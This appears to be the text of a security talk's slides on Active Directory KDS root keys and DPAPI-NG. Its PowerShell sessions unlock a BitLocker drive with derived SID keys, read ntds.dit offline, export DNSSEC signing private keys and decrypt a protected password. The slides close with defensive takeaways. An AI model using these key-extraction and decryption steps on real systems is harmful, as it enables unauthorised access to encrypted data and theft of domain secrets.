
```
    Identity:
```

```
        ID: {20C5F69F-EC18-45A5-9A76-EEFB2CF6022C}
```

```
        SID:
```

```
            S-1-5-21-3288850392-3299536932-2614793081-512
```

Failed BitLocker unlock attempt

A screenshot of a Windows PowerShell window titled "Administrator: PowerShell". The window has a dark background and a light-colored text. The command entered is "manage-bde -unlock E: -sid S-1-5-21-3288850392-3299536932-2614793081-512". The output shows the BitLocker Drive Encryption Configuration Tool version 10.0.26100 and a copyright notice for Microsoft Corporation. The final line of the output is an error message: "ERROR: A SID-based Identity protector failed to unlock volume E:." followed by a new prompt "PS >".

```
PS > manage-bde -unlock E: -sid S-1-5-21-3288850392-3299536932-2614793081-512
BitLocker Drive Encryption: Configuration Tool version 10.0.26100
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

ERROR: A SID-based Identity protector failed to unlock volume E:.
PS >
```

Failed VMK decryption event

Event Properties - Event 6, Crypto-NCrypt

GeneralDetails

Unprotect Key operation failed.

Cryptographic Parameters:

Protector Name: SID
Recipient Type: SYMMETRIC KEY ENCRYPTION
Flags: 0x0

Failure Information:

Return Code: 0x80070005


Log Name: Microsoft-Windows-Crypto-NCrypt/Operational
Source: Crypto-NCrypt
Event ID: 6
Level: Error
User: GRAY\Michael
OpCode: Info

Logged: 6/4/2026 2:26:53 PM
Task Category: Operation Failure
Keywords: Secret Protection
Computer: GRAY

Copy

Close

Failed VMK decryption event details




Parsing the SID key identifier

```
Administrator: PowerShell
PS > Get-DpapiNgSidKeyIdentifier -Blob '010000004B44534B020000006C010000040000001C
000000716B551C22ED5FC4723CDDBE199F682420000000180000001800000068838DA438D3C1CA3670
7F12B46B37776E0A3DB46ADB3DB2199D29E01976FCAE63006F006E0074006F0073006F002E0063006F
006D00000063006F006E0074006F0073006F002E0063006F006D000000'
```

RootKeyId : 1c556b71-ed22-c45f-723c-ddbe199f6824
ForestName : contoso.com
DomainName : contoso.com
L0KeyId : 364
L1KeyId : 4
L2KeyId : 28
PublicKey : 68838da438d3c1ca36707f12b46b37776e0a3db46adb3db2199d29e01976fcae
Flags : SymmetricKey

Decryption key derivation and caching



```
Administrator: PowerShell
PS > Save-DpapiNgSidKey `
>>     -SecurityIdentifier S-1-5-21-3288850392-3299536932-2614793081-512 `
>>     -Identifier $keyId `
>>     -KdsRootKey (Import-Clixml -Path F:\KdsRootKeys.xml) `
>>     -Verbose
VERBOSE: Saved DPAPI-NG SID key to 'C:\Users\Michael\AppData\Local\Microsoft\Crypto\KdsKey\b45c216c6b4390
a526c9265a7926be9c9156980c7b2cb06c4f1a39acf0429765\PrivateKey\364-1c556b71-ed22-c45f-723c-ddbe199f6824'.
PS >
```

Successful BitLocker unlock

```
Administrator: PowerShell
PS > manage-bde -unlock E: -sid S-1-5-21-3288850392-3299536932-2614793081-512
BitLocker Drive Encryption: Configuration Tool version 10.0.26100
Copyright (C) 2013 Microsoft Corporation. All rights reserved.


A SID-based Identity protector successfully unlocked the volume E:.
```

Fixed data drives

BitLocker (E:) BitLocker on



- Back up your recovery key
- Change password
- Remove password
- Add smart card
- Turn on auto-unlock
- Turn off BitLocker



AD Integrated DNS Zones

DNS resource records and DNSSEC

Querying DNS zones offline

```
Administrator: PowerShell
PS > Get-ADBDnsServerZone -DatabasePath .\ntds.dit

DistinguishedName : DC=_msdcs.contoso.com,CN=MicrosoftDNS,DC=ForestDnsZones,DC=contoso,DC=com
ZoneName           : _msdcs.contoso.com
IsDsIntegrated     : True
IsReverseLookupZone : False
IsSigned           : False
SignWithNSEC3      : False
NSEC3CurrentSalt   :

DistinguishedName : DC=contoso.com,CN=MicrosoftDNS,DC=DomainDnsZones,DC=contoso,DC=com
ZoneName           : contoso.com
IsDsIntegrated     : True
IsReverseLookupZone : False
IsSigned           : True
SignWithNSEC3      : False
NSEC3CurrentSalt   : 879006FFA707C0F7
```

Querying DNS resource records offline

```
Administrator: PowerShell
PS > Get-ADBDnsServerResourceRecord -DatabasePath '.\ntds.dit' -ZoneName contoso.com |
    Where-Object Type -in A,NS
```

@	600	A	172.21.245.97
@	600	A	10.101.0.9
@	600	A	10.101.0.3
@		NS	contoso-dc.contoso.com.
@		NS	contoso-dc2.contoso.com.
_msdcs		NS	contoso-dc.contoso.com.
contoso		A	10.101.0.3
contoso-dc	1200	A	10.101.0.3
DomainDnsZones	600	A	172.21.245.97
DomainDnsZones	600	A	10.101.0.3
DomainDnsZones	600	A	10.101.0.9
ForestDnsZones	600	A	172.21.245.97
ForestDnsZones	600	A	10.101.0.10
ForestDnsZones	600	A	10.101.0.3
ForestDnsZones	600	A	10.101.0.9
corp		NS	CORP-DC.corp.contoso.com.
CORP-DC.corp		A	10.101.0.10
CONTOSO-SRV	1200	A	10.101.0.5
CONTOSO-ADFS	1200	A	10.101.0.4
contoso-dc2	1200	A	10.101.0.9
CONTOSO-PC1	1200	A	10.101.0.6

Exporting DNS zone files offline

```
Administrator: PowerShell
PS > Get-ADBDnsServerResourceRecord -DatabasePath '.\ntds.dit' |
>>     Save-DnsServerResourceRecord -DirectoryPath .
PS > dir *.dns

Directory: C:\DnsBackup2\Active Directory

Mode                LastWriteTime         Length Name
----                -
-a---             6/4/2026   1:19 PM        3740 _msdcs.contoso.com.dns
-a---             6/4/2026   1:19 PM        6442 contoso.com.dns
-a---             6/4/2026   1:19 PM        4127 example.com.dns
```

DNS signing key location

Active Directory Explorer - Sysinternals: www.sysinternals.com [<default domain> [CONTOSO-DC.contoso.com]]

File Edit Favorites Search Compare History Help

Path: DC=contoso.com,CN=MicrosoftDNS,DC=DomainDnsZones,DC=contoso,DC=com,<default domain> [CONTOSO-DC.contoso.com]

Active Directory Explorer

<default domain> [CONTOSO-DC.contoso.com]

DC=contoso,DC=com

CN=Configuration,DC=contoso,DC=com

CN=Schema,CN=Configuration,DC=contoso,DC=com

DC=DomainDnsZones,DC=contoso,DC=com

CN=Deleted Objects

CN=Infrastructure

CN=LostAndFound

CN=MicrosoftDNS

DC=adatum.com

DC=contoso.com

DC=@

DC=_gc._tcp

DC=_gc._tcp.Default-First-Site-Name._sites

DC=_gc._tcp.löhne._sites

DC=_kerberos._tcp

DC=_kerberos._tcp.Default-First-Site-Name._sites

DC=_kerberos._tcp.löhne._sites

DC=_kerberos._udp

DC=_kpasswd._tcp

DC=_kpasswd._udp

Attribute	Syntax	Count	Value(s)
cn	DirectoryString	1	Zone
dc	DirectoryString	1	contoso.com
distinguishedName	DN	1	DC=contoso.com,CN=MicrosoftDNS,DC=
dnsProperty	OctetString	9	4 0 0 0 0 0 0 0 0 0 1 0 0 1 8 0 0 0
dSCorePropagationData	GeneralizedTime	5	7/17/2025 9:08:55 AM;7/17/2025 9:08:
instanceType	Integer	1	4
msDNS-DNSKEYRecords	OctetString	6	16 1 0 46 0 5 240 0 0 0 0 0 0 0 14 16 0
msDNS-DNSKEYRecordSetTTL	Integer	1	3600
msDNS-DSRecordSetTTL	Integer	1	3600
msDNS-IsSigned	Boolean	1	TRUE
msDNS-MaintainTrustAnchor	Integer	1	0
msDNS-NSEC3CurrentSalt	DirectoryString	1	879006FFA707C0F7
msDNS-SigningKeyDescriptors	OctetString	2	1 0 0 0 72 49 140 46 179 4 45 70 174 6
msDNS-SigningKeys	OctetString	13	96 197 46 11 183 29 170 65 152 198 13
msDNS-SignWithNSEC3	Boolean	1	FALSE
name	DirectoryString	1	contoso.com
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(A;;CCDCLCSWRPWPDTLOCRSDRC
objectCategory	DN	1	CN=Dns-Zone,CN=Schema,CN=Configu
objectClass	OID	2	top;dnsZone

DC=contoso.com,CN=MicrosoftDNS,DC=DomainDnsZones,DC=contoso,DC=com,<default domain> [CONTOSO-DC.contoso.com]

Querying DNS signing keys offline

```
Administrator: PowerShell
PS > Get-ADBDnsServerSigningKey -DatabasePath .\ntds.dit

ZoneName           : contoso.com
KeyId              : e6eb8329-330c-4dd3-9989-2827434cb3d5
KeyType            : KeySigningKey
CryptoAlgorithm    : EcDsaP256Sha256
KeyLength          : 256
CurrentState       : Active
ZoneSignatureValidityPeriod : 10.00:00:00
DnsKeySignatureValidityPeriod : 7.00:00:00
DSSignatureValidityPeriod : 7.00:00:00
IsRolloverEnabled  : True
RolloverType       : DoubleSignature
RolloverPeriod     : 755.00:00:00
InitialRolloverOffset : 00:00:00
CurrentRolloverStatus : NotRolling
NextRolloverAction  : Normal
LastRolloverTime   :
NextRolloverTime    : 6/10/2028 9:21:46 AM
NextKeyGenerationTime :
KeyStorageProvider : Microsoft Software Key Storage Provider
StoreKeysInAD      : True
ActiveKey           : f91d2384-895d-45a2-adf9-f037624a107f
```

Decrypting and exporting DNS signing keys offline

```
Administrator: PowerShell
PS > Export-ADBDnsServerSigningKey -DatabasePath .\ntds.dit -DirectoryPath . -Force
PS > dir *.pvk

Directory: C:\DnsBackup2\Active Directory

Mode                LastWriteTime         Length Name
----                -
-a---             6/4/2026  1:25 PM          283 contoso.com_0b2ec560-1db7-41aa-98c6-8bdacc8727e5.pvk
-a---             6/4/2026  1:25 PM          539 contoso.com_1a661c6a-b7e0-4efe-9fe2-98855f2a3a81.pvk
-a---             6/4/2026  1:25 PM          283 contoso.com_1c3737ea-f9a4-4902-b6a1-debc6227e627.pvk
-a---             6/4/2026  1:25 PM          283 contoso.com_54462d7d-3b27-46b4-bc72-67eedd994003.pvk
-a---             6/4/2026  1:25 PM          283 contoso.com_7488d063-5beb-4962-911b-baaccf1bb91d.pvk
-a---             6/4/2026  1:25 PM          539 contoso.com_8f35bfb0-2e9e-41e5-b165-feba44d1f206.pvk
-a---             6/4/2026  1:25 PM          283 contoso.com_9e2e19e8-4515-414f-8f54-e59501bad001.pvk
-a---             6/4/2026  1:25 PM          283 contoso.com_a49c47bb-ee02-4daa-a28c-18ae96626f2b.pvk
```

Full online (LDAP) feature parity

```
Administrator: PowerShell
PS > Get-ADSIDnsServerResourceRecord -ZoneName contoso.com -Server CONTOSO-DC | Where-Object Type -in SOA,SRV
_lldap._tcp.löhne._sites                600      SRV      0 100 389  contoso-dc.contoso.com.
_kerberos._tcp.löhne._sites              600      SRV      0 100 88   contoso-dc.contoso.com.
_gc._tcp.löhne._sites                    600      SRV      0 100 3268  contoso-dc.contoso.com.
_lldap._tcp.löhne._sites.ForestDnsZones 600      SRV      0 100 389  contoso-dc.contoso.com.
_lldap._tcp.löhne._sites.DomainDnsZones 600      SRV      0 100 389  contoso-dc.contoso.com.
@                                     IN  SOA    contoso-dc.contoso.com. hostmaster.contoso.com. (
                                           2511          ; serial number
                                           900           ; refresh
                                           600           ; retry
                                           86400         ; expire
                                           3600          ) ; default TTL
_gc._tcp                                600      SRV      0 100 3268  contoso-dc2.contoso.com.
_gc._tcp                                600      SRV      0 100 3268  contoso-dc.contoso.com.
_gc._tcp                                600      SRV      0 100 3268  corp-dc.corp.contoso.com.
```

Group Data Protection API


Universal data decryption

Playing with the API

```
Administrator: PowerShell
PS > Protect-DpapiNgData -Cleartext 'Pa$$w0rd' -Descriptor 'SID=S-1-5-21-3288850392-3299536932-2614793081-512' -Encoding UTF8
MIIBfgYJKoZIhvcNAQcDoIIBbzCCAWsCAQIxggEdooIBGQIBBDCB3ASBhAEAABLRFNLA gAAAGwBAAAFAAAAFQAAAHFrVRwi7V/Ecjzdvhmf aCQgAAAAGAAAABgAAAA
Qz cqD1+CK+VbLlhj47oX0NIqXzRBDcSgZMiAZo3X0DmMabwBuAHQAbwBzAG8ALgBjAG8AbQAAAGMabwBuAHQAbwBzAG8ALgBjAG8AbQAAADBTBgkrBgEEAYI3SgEwRg
YKKwYBBAGCN0oBATA4MDYwNAwDU0LEDc1LTETNS0yMS0zMjg4ODUwMzkyLTMyOTk1MzY5MzItMjYxNDc5MzA4MS01MTIwCwYJYIZIAWUDBAEtBCguXyFI2rFUj6kAx
le5LruTbNd+o3vk+H/aokk6TWNvyRvBqACCzj33MEUGCSqGSib3DQEHATAeBg lghkgBZQMEAS4wEQQMSyxzetzGiuyZtmIaAgEQgBi89JD3ktUULMqzTBidPEHzUvKB
WP7t98k=
PS >
PS >
PS > Unprotect-DpapiNgData -KdsRootKey $keys -Encoding UTF8 -Blob 'MIIBfgYJKoZIhvcNAQcDoIIBbzCCAWsCAQIxggEdooIBGQIBBDCB3ASBhAEA
AABLRFNLA gAAAGwBAAAFAAAAFQAAAHFrVRwi7V/Ecjzdvhmf aCQgAAAAGAAAABgAAAAQz cqD1+CK+VbLlhj47oX0NIqXzRBDcSgZMiAZo3X0DmMabwBuAHQAbwBzAG8
ALgBjAG8AbQAAAGMabwBuAHQAbwBzAG8ALgBjAG8AbQAAADBTBgkrBgEEAYI3SgEwRgYKKwYBBAGCN0oBATA4MDYwNAwDU0LEDc1LTETNS0yMS0zMjg4ODUwMzkyLT
MyOTk1MzY5MzItMjYxNDc5MzA4MS01MTIwCwYJYIZIAWUDBAEtBCguXyFI2rFUj6kAxle5LruTbNd+o3vk+H/aokk6TWNvyRvBqACCzj33MEUGCSqGSib3DQEHATAeB
glghkgBZQMEAS4wEQQMSyxzetzGiuyZtmIaAgEQgBi89JD3ktUULMqzTBidPEHzUvKBWP7t98k='
Pa$$w0rd
PS > |
```

Named DPAPI-NG descriptor creation and discovery

```
Administrator: PowerShell
PS C:\> New-DpapiNgNamedDescriptor `
>>     -Name OracleConnectionStringProtector `
>>     -Descriptor 'SID=S-1-5-21-3288850392-3299536932-2614793081-1171 OR LOCAL=machine' `
>>     -Machine
```



Summary

KDS Root Keys: All the Secrets Finally Revealed



Everything that can be invented
has been invented.”

– DEFINITELY NOT Charles H. Duell
Commissioner, US Patent Office, 1899

Key takeaways



PROTECT



ROLLOVER



NEVER DELETE

Thank you

specterops.io

